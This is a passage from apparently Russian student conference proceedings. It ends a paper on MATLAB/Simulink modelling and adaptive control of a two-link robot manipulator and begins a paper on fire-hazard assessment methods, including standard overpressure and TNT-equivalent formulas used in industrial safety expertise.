Kp(1)=1900;
Ki(1)=1/T(1)/16;
Kpp(2)=8;
Kp(2)=750;
Ki(2)=1/T(2)/16;
```

Рисунок 2. Программа моделирования: настройка параметров

```
%% Моделирование
sim('Robot_2_links'); % моделирование системы управления робота, получение траектории координат схвата робота

%% Отображение движений робота
figure% создание графического объекта для отображения робота
start_coords=[0 0]; % начальные углы звеньев 1 и 2
RobotDraw = TwoDOFRobot (start_coords, l1, l2); % вызов функции, создающей структуру для отрисовки звеньев робота в соответствующем положении
p = patch('Faces',RobotDraw.faces,'Vertices',RobotDraw.vertices,'FaceColor','red','EdgeColor','none'); % вызов функции, отрисовывающей звенья робота
axis equal; % задание одинакового коэффициента масштабирования для осей x и y
axis ([-1 1 -1 1]); % задание области рабочего пространства, отображаемой на графике
for j = 1:length(coords(:,1)) % цикл отрисовывающий изменение положения звеньев робота во времени
    RobotDraw = TwoDOFRobot(coords(j,:), l1, l2);
    patch('Faces',RobotDraw.faces,'Vertices',RobotDraw.vertices,'FaceColor','red','EdgeColor','none');
    pause(0.05);
    patch('Faces',RobotDraw.faces,'Vertices',RobotDraw.vertices,'FaceColor','white','EdgeColor','none');
end
patch('Faces',RobotDraw.faces,'Vertices',RobotDraw.vertices,'FaceColor','red','EdgeColor','none');
%}
```

Рисунок 3. Программа моделирования

Модульная или блочная модель содержит вход, оснащённый программным переключателем, реализующем переключение вида входных координат: обобщённые координаты (заданы явно) звеньев или декартовы координаты (осуществляется вычисление в блоке «Пересчет координат» рисунок 4) рабочей точки.



Рисунок 4. Блок «Пересчет координат»

Далее расположен контур положения, оснащенный П-регулятором, на вход которого подается разность желаемого и реального положения. Из выходного сигнала регулятора положения вычитается сигнал обратной связи по скорости.

Результирующий сигнал поступает на вход ПИ-регулятора скорости (рисунок 5, 6). Контур тока представлен блоком «Функция силовой части привода» (рисунок 3.13) и характеризуется постоянной времени контура тока в тексте программы.



Рисунок 5. ПИ-регулятор скорости привода №1



Рисунок 6. ПИ-регулятор скорости привода №2

Сигналы управления обоих приводов поступают на вход блока «Динамическая модель двухзвенного робота» рисунок 7 [1].



Рисунок 7. Блок «Динамическая модель двухзвенного робота»

Динамическая модель реализует уравнение динамики манипулятора:

$$\begin{bmatrix}\ddot{q}_1\\ \ddot{q}_2\end{bmatrix} = \begin{bmatrix} \frac{1}{m_1 r_1^2 + m_2(l_1^2 + r_2^2) + m_0(l_1^2 + l_2^2) + J_{rot1} + J_{rot2} + 2l_1 cosq_2(m_2 r_2 + m_0 l_2)} & \frac{1}{m_2 r_2^2 + m_0 l_2^2 + J_{rot2} + l_1 cosq_2(m_2 r_2 + m_0 l_2)} \\ \frac{1}{m_2 r_2^2 + m_0 l_2^2 + J_{rot2} + l_1 cosq_2(m_2 r_2 + m_0 l_2)} & \frac{1}{m_2 r_2^2 + m_0 l_2^2 + J_{rot2}} \end{bmatrix} \begin{bmatrix} J_{\text{прив1}} \\ J_{\text{прив2}} \end{bmatrix} \quad (1)$$

где q_1 и q_2 – обобщенные координаты звеньев манипулятора, r_1 и r_2 – расстояние до центра масс звеньев, m_1 и m_2 – массы звеньев, l_1 и l_2 – длины звеньев, J_{rot1} и J_{rot2} – моменты инерции двигателей, $J_{\text{прив1}}$ и $J_{\text{прив2}}$ – момент инерции двигателя, приведенный к выходному валу, i – коэффициент передачи редукторов

$$J_{\text{прив}} = \eta i^2 J_{rot} \quad (2)$$

где η – КПД механической передачи приводов.

Так же аппаратная модель оснащена блоком визуализации «XY График», который выполняет функцию визуализация пути движения рабочей точки. В программе моделирования реализована функция «RobotDraw», при помощи которой происходит визуализация текущей конфигурации манипулятора (рисунок 3).

Регуляторы контуров управления приводами настроены таким образом, чтобы в контуре положения отсутствовало перерегулирование и достигалось наименьшее время переходного процесса (рисунок 8-11).



Рисунок 8. ПП контура тока второго привода



Рисунок 9. ПП контура тока первого привода



Рисунок 10. ПП положения и скорости второго привода



Рисунок 11. ПП положения и скорости первого привода

Произведя настройку контуров управления, проведем исследование точности движения манипулятора. Исследование будет проводится при различных заданных координатах и с различными нагрузками. Как показатели точности движения будем использовать величину перерегулирования и время переходного процесса положения. Результаты исследований при различных задающих воздействия приведены в таблице 1.

Таблица 1.

Исследование точности движения манипулятора

			Первый привод		**Второй привод**	
№ п/п	X, м	**Y, м**	**время ПП, с**	**Перерегулирование, м**	**время ПП, с**	**Перерегулирование, м**
Без нагрузки						
1	0,2	0,2	0,895	0	0,772	0
2	-0,2	0,2	0,796	0	0,752	0
3	0,8	0	0,85	0	0,809	0
4	0	-0,5	0,763	0	0,768	0
5	0,8	-0,1	0,623	0	0,606	0
Нагрузка 25 кг						
1	0,2	0,2	0,945	0,0007	0,875	0,0005
2	-0,2	0,2	0,81	0,0008	0,781	0,001
3	0,8	0	0,904	0,0014	0,843	0,0009
4	0	-0,5	0,597	0	0,776	0,0005
5	0,8	-0,1	0,743	0,00128	0,706	0,0011
Нагрузка 50 кг						
1	0,2	0,2	1,043	0,001	0,98	0,0008
2	-0,2	0,2	0,93	0,0008	0,897	0,001
3	0,8	0	1,09	0,0021	0,946	0,001
4	0	-0,5	0,634	0,0009	0,785	0,0005
5	0,8	-0,1	1,198	0,00127	0,843	0,0009

На основании полученных результатов можно сделать вывод, наличие нагрузки в виде груза или постоянного действующего силового воздействия вызывает увеличение значения длительности переходного процесса позиционирования рабочего органа и появление перерегулирования. Причем данные явления проявляются во всех звеньях, но сильнее всего в наиболее нагруженном приводе – первом.

Для улучшения характеристик переходных процессов позиционирования и повышения жесткости манипулятора необходимо ввести адаптацию с учетом изменяющихся моментов инерции.



Рисунок 12. Адаптивная система управления

Модель на рисунке 12 представляет из себя совокупность модульной модели (рисунок 1) и программной (рисунок 2, 3).

Для создания адаптивной системы управления была доработана модель динамики двухзвенного манипулятора путем добавления дополнительных блоков, а именно после регуляторов скорости были добавлены блоки умножения, на которые подаются сигналы с регуляторов скорости и идентификаторов момента инерции, которые соответствуют блокам функций приводов.

После перенастройки коэффициентов усиления регуляторов было проведено исследование точности движения манипулятора. Исследование будет проводится при различных заданных координатах и с различными нагрузками. Как показатели точности движения будем использовать величину перерегулирования и время переходного процесса положения. Результаты исследований при различных задающих воздействия приведены в таблице 2.

Таблица 2.

Исследование точности движения манипулятора

с			Первый привод		Второй привод	
№ п/п	X, м	Y, м	время ПП, с	Перерегулирование, м	время ПП, с	Перерегулирование, м
Без нагрузки						
1	0,2	0,2	0,9	0	0,795	0
2	-0,2	0,2	0,812	0	0,784	0
3	0,8	0	0,897	0	0,829	0
4	0	-0,5	0,79	0	0,748	0
5	0,8	-0,1	0,723	0	0,686	0
Нагрузка 25 кг						
1	0,2	0,2	0,94	0	0,8	0
2	-0,2	0,2	0,801	0	0,8	0
3	0,8	0	0,917	0,0003	0,87	0,0002
4	0	-0,5	0,611	0	0,726	0
5	0,8	-0,1	0,831	0,0005	0,782	0,0003
Нагрузка 50 кг						
1	0,2	0,2	1,063	0	1,01	0
2	-0,2	0,2	0,943	0	0,91	0
3	0,8	0	1,12	0,0006	0,954	0,0004
4	0	-0,5	0,693	0	0,85	0
5	0,8	-0,1	1,213	0,0009	0,941	0,0003

Из результатов проведенного исследования видно, что адаптивная система управления имеет наилучшие динамические характеристики в сравнении с классической системой управления. Величина перерегулирования снизилась в среднем на 50%, длительность переходного процесса увеличилась в пределах 10%. Стоит отметить, что полученные результаты не являются эталонными. Система управления может быть изменена и улучшена в части использования альтернативных методов построения или оптимизации представленной модели, учета дополнительных внешних и внутренних факторов.

Список литературы:

1. Илюхин Ю.В., Зеленский А.А., Электрические приводы роботов и мехатронных устройств: учебное пособие. – М.: ФГБОУ ВО МГТУ «СТАНКИН», 2020. – 440с. ISBN 978-5-6044658-7-5.
2. Е.И. Юревич Управление роботами и робототехническими системами . Спб.: 2000. 171 с.
3. Илюхин Ю.В. Создание высокоэффективных систем управления исполнительными движениями роботов и мехатронных устройств на основе технологически обусловленного метода синтеза: дис. ... Д-р тех. Наук: 05.02.05. – м., 2001. – 378 с.

СЕКЦИЯ

«ТЕХНОЛОГИИ»

РЕЖИМНЫЕ ПАРАМЕТРЫ ОЦЕНКИ ПОЖАРНОЙ ОПАСНОСТИ ТЕХНОЛОГИЧЕСКИХ ПРОЦЕССОВ

Габдуллин Ильдар Ирекович

студент,
кафедра машины и аппараты химических производств,
Казанский национальный исследовательский
технологический университет,
РФ, г. Казань
E-mail: ga.ildar2011@yandex.ru

Вилохин Сергей Александрович

научный руководитель, канд. техн. наук, доц.,
кафедра машины и аппараты химических производств,
Казанский национальный исследовательский
технологический университет,
РФ, г. Казань

OPERATING PARAMETERS FOR ASSESSING THE FIRE HAZARD OF TECHNOLOGICAL PROCESSES

Ildar Gabdullin

Student,
Department of Machines and Devices of Chemical Production,
Kazan National Research Technological University,
Russia, Kazan

Sergey Vilokhin

Scientific advisor,
candidate of technical sciences, associate professor,
Department of Machines and Devices of Chemical Production,
Kazan National Research Technological University,
Russia, Kazan

АННОТАЦИЯ

Рассмотрены методы оценки опасностей технологических процессов

ABSTRACT

Methods for assessing the hazards of technological processes are considered

Ключевые слова: взрывы, пожарная опасность, горение, пламя.

Keywords: explosions, fire hazard, combustion, flames.

1. Литературный обзор

Теорией горения газов в 1889 г. начал заниматься профессор В.А. Михельсон. Он определил, что горение не может существовать, не распространяясь. Основные положения теории горения и детонации газов сформулировал Я.Б. Зельдович в 1942 г. при участии Н.Н. Семенова, Д.А. Франк-Каменецкого, К.И. Щелкина, Б. Вильсона.

Как правило, горение возникает от какого-либо источника зажигания. Это, по существу, только начальная стадия процесса горения, его инициирование. Данная стадия безусловно важна с точки зрения профилактики пожаров и взрывов. Но предотвратить их не всегда удается, поэтому для практических работников пожарной охраны большое значение имеет возможность прогнозирования динамики развития горения, а именно, в каком режиме и с какими параметрами будет развиваться пожар или взрыв на реальных объектах. Кроме того, в практической деятельности приходится сталкиваться с необходимостью реставрации картины развития уже происшедших пожаров и взрывов. Для этого необходимо знать основные методики расчета параметров горения и последствий, закономерности процессов распространения, развития горения. Эти сведения необходимы для правильного выбора наиболее эффективного вида и способа применения огнетушащего средства в конкретных условиях.

Взрывы ГПВС в открытом пространстве – это взрывы, возникающие в результате разрушений газопроводов, разлива сжиженного горючего газа и его испарения с переходом в детонацию. Известно большое число аварийных взрывов резервуаров с большим количеством сжиженного горючего газа, сопровождавшихся образованием осколочного поля.

Нормальное или дефлаграционное горение – это распространение пламени по однородной горючей среде, при котором фронт пламени движется вследствие ее послойного разогрева по механизму теплопроводности от продуктов горения.

Толщина фронта пламени, как правило, не превышает десятых долей миллиметра. Поэтому его обычно принимают за поверхность, отделяющую исходную смесь от продуктов горения.

Нормальная скорость распространения пламени $u_н$ – это минимальная скорость, с которой пламя может распространяться в горючей среде по нормали к своему фронту. Размерность ее [м/с]. Нормальная скорость является важной характеристикой горючей смеси.

Форма фронта пламени, возникшего от небольшого источника зажигания в неподвижной однородной среде – сферическая, а в ряде случаев, например, при горении в трубах, может быть плоской.

1.1 Оценка пожарной опасности технологических процессов

Оценку пожарной безопасности технологических процессов повышенной пожарной опасности осуществляют с помощью критериев: индивидуального риска, социального риска, регламентированных параметров пожарной опасности технологических процессов.

Пожарная безопасность технологических процессов считается безусловно выполненной, если индивидуальный риск меньше 10-8, социальный риск меньше 10-7. Эксплуатация технологических процессов является недопустимой, если индивидуальный риск больше 10-6 или социальный риск больше 10-5.

Оценку пожарной опасности технологических процессов проводят на основе оценки их риска.

При оценке пожарной опасности технологического процесса необходимо оценить расчетным или экспериментальным путем:

- избыточное давление, развиваемое при сгорании газопаровоздушных смесей в помещении. Предельно допустимые значения приведены в табл. 1.;

Таблица 1.

Предельно допустимое избыточное давление при сгорании газопаровоздушных смесей в помещениях или в открытом пространстве

Степень поражения	Избыточное давление, кПа
Полное разрушение зданий	100
50 %-ное разрушение зданий	53
Средние повреждения зданий	28
Умеренные повреждения зданий (повреждение внутренних перегородок, рам, дверей и т.п.)	12
Нижний порог повреждения человека волной давления	5
Малые повреждения (разбита часть остекления)	3

- размер зон, ограниченных нижним концентрационным пределом распространения пламени (НКПР) газов и паров;
- интенсивность теплового излучения при пожарах проливов ЛВЖ и ГЖ для сопоставления с критическими (предельно допустимыми) значениями интенсивности теплового потока для человека и конструкционных материалов;
- размеры зоны распространения облака горючих газов и паров при аварии для определения оптимальной расстановки людей и техники при тушении пожара и расчета времени достижения облаком мест их расположения;
- возможность возникновения и поражающее воздействие «огненного шара» при аварии для расчета радиусов зон поражения людей от теплового воздействия в зависимости от вида и массы топлива;
- параметры волны, давления при сгорании газопаровоздушных смесей в открытом пространстве;
- поражающие факторы при разрыве технологического оборудования вследствие воздействия на него очага пожара;
- интенсивность испарения горючих жидкостей и сжиженных газов на открытом пространстве и в помещении;
- требуемый предел огнестойкости строительных конструкций, обеспечивающий целостность ограждающих и несущих конструкций пожарного отсека с технологическим процессом при свободном развитии реального пожара.

1.2 Алгоритм расчета параметров взрыва газопаровоздушной смеси в открытом пространстве

Экспертиза взрывов газопаровоздушных смесей (ГПВС) в открытом пространстве направлена на определение условий образования взрывоопасных концентраций горючих веществ, возможности воспламенения, характера и последствий развития взрывоопасного события. Исследование механизма образования и воспламенения ГПВС представляет определенные трудности вследствие быстротечности процесса, а также из-за уничтожения или повреждения объектов, содержавших опасные вещества. Серьезную потенциальную опасность представляют объекты, использующие большие объемы горючих газов и легковоспламеняющихся жидкостей (АЗС, склады сжиженных газов и нефтепродуктов, газопроводы и нефтепроводы). Это обусловлено в первую очередь возможностью выброса больших объемов горючих веществ в атмосферу с их последующим взрывом. Так, за последние годы произошло несколько техногенных катастроф на магистральном трубопроводе Уренгой – Помары – Ужгород, по факту которых были возбуждены уголовные дела и назначены судебные комплексные инженерно-технические экспертизы. Определение причин и динамики развития чрезвычайных ситуаций, связанных с аварийной утечкой горючих газов и паров с последующим воспламенением ГПВС, относится к компетенции пожарно-технической экспертизы (ПТЭ). Одним из перспективных направлений развития судебных экспертиз является применение новейших информационных технологий для исследования версий возникновения пожара (взрыва) в практике пожарно-технических исследований. Применение в инженернотехнических экспертизах автоматизированных информационных систем (АИС) позволит проводить такие исследования с минимальными затратами времени на поиск нужной информации и использовать научно обоснованные методики и данные. Поэтому моделирование чрезвычайных ситуаций, связанных с аварийным выходом горючего газа или жидкости из технологического оборудования и образованием зон взрывоопасной загазованности, расчет опасных

параметров взрыва с целью прогнозирования последствий таких ситуаций являются актуальной проблемой (рис. 1.).

Рисунок 1. Схема исследования взрыва газопаровоздушных смесей

Для получения достоверных выводов о возможности возникновения пожаров и взрывов необходимо использовать научно обоснованные методики, адекватность которых подтверждается хорошим совпадением рассчитанных и фактически наблюдаемых или измеренных параметров. Существующие научные и нормативно-методические разработки по прогнозированию последствий аварийного выхода горючих веществ в окружающую среду дают алгоритм расчета таких параметров горения ГПВС, как мощность взрыва, избыточное давление в ударной волне, радиус поражения ударной волной, радиус и время жизни огненной сферы.

Для повышения эффективности проведения ПТЭ, связанных с горением ГПВС, целесообразно формализовать в АИС методики расчетов параметров

таких чрезвычайных ситуаций. На рисунке в общем виде предложена схема определения размеров зоны взрывоопасной загазованности, зоны поражения ударной волной взрыва, зоны поражения огненной сферой.

Важным вопросом, который решается во время проведения ПТЭ технологических взрывов, является определение возможности разрушения зданий, сооружений и гибели людей от поражающего действия ударной волны и огненной сферы. Степень разрушения окружающих строительных конструкций и поражения людей зависит от избыточного давления в ударной волне, которое создается вследствие резкого теплового расширения продуктов взрыва и распространяется по всем направлениям от центра взрыва.

Избыточное давление в ударной волне можно установить по формуле 1.2.1:

$$\Delta P = Po\left(0{,}8\frac{m_{\text{тнт}}^{0.33}}{r} + 3\,\frac{m_{\text{тнт}}^{0.66}}{r^2} + 5\frac{m_{\text{тнт}}}{r^3}\right), \text{ кПа}, \qquad (1.2.1)$$

где Po – атмосферное давление, кПа;

mтнт – тротиловый эквивалент взрыва, кг;

r – расстояние от геометрического центра ГПВС, м.

Для определения мощности взрыва традиционно используют тротиловый эквивалент, который учитывает, сколько килограммов тринитротолуола вызовут эквивалентное разрушение на том же расстоянии от центра взрыва, т. е. считается, что газопаровоздушные (ГПВ) взрывы могут моделироваться взрывами конденсированных взрывчатых веществ с учетом доли энергии, которая переходит в энергию ударной волны (формула 1):

$$\text{mтнт} = \frac{Q_{\text{г}} \times m_{\text{гв}}}{4520}, \text{ кг}, \qquad (1)$$

где Qг – теплота сгорания горючего вещества, кДж/кг;

mгв – масса горючего вещества, которое взрывается, кг;

4520 – теплота взрыва тринитротолуола, кДж/кг.

Однако, в отличие от горения конденсированных взрывчатых веществ горение ГПВС во взрывном режиме протекает лишь на внешней части облака, в которой концентрация горючего вещества находится в пределах от нижнего до верхнего концентрационного предела распространения пламени. Поэтому для оценки параметров взрыва ГПВ облака на открытом пространстве принимают, что во взрывном (кинетическом) горении участвует около 2% (максимально 10%) горючего вещества.

Кроме того, горение конденсированных взрывчатых веществ протекает в детонационном режиме, в то же время переход дефлаграционного горения ГПВС в детонацию возможен только для узкого круга горючих газов, например водорода, ацетилена. Поэтому максимально возможный коэффициент полезного действия взрыва ГПВ облака во время дефлаграционного горения составляет не более 30%. Оставшаяся часть энергии переходит в нагретые продукты сгорания. Тогда тротиловый эквивалент взрыва ГПС облака можно рассчитать по формуле 2:

$$\text{mтнт} = \frac{0{,}3 \times z \times Q_{\text{г}} \times m_{\text{гв}}}{0{,}9 \times 4520}, \text{ кг}, \qquad (2)$$

где 0,3 и 0,9 – соответственно доля энергии, которая расходуется на формирование ударной волны во время взрыва ГПВ облака и тринитротолуола;

mгв – масса горючего вещества, поступившего в окружающую среду вследствие аварийной ситуации и образовавшего ГПВС, кг;

z – коэффициент участия энергии паров и газов во взрыве.

Зоной разрушения и возможного травмирования людей считают площадь с принятым для расчета центром взрыва и границами, определенными радиусом поражения rпор. Возможное разрушительное действие ударной волны во время взрыва можно оценить на основании обобщенных экспериментальных данных по апроксимационной формуле 3:

$$\text{rпор.} = \frac{k_i \sqrt[3]{m_{\text{вз}}}}{[1+\left(\frac{3180}{m_{\text{вз}}}\right)^2]^{\frac{1}{6}}}, \text{ м}, \qquad (3)$$

где ki – безразмерный коэффициент уровня влияния взрыва, который определяют в зависимости от избыточного давления в ударной волне;

mвз – масса горючего вещества, которое участствует во взрыве и равняется mгв·z, кг.

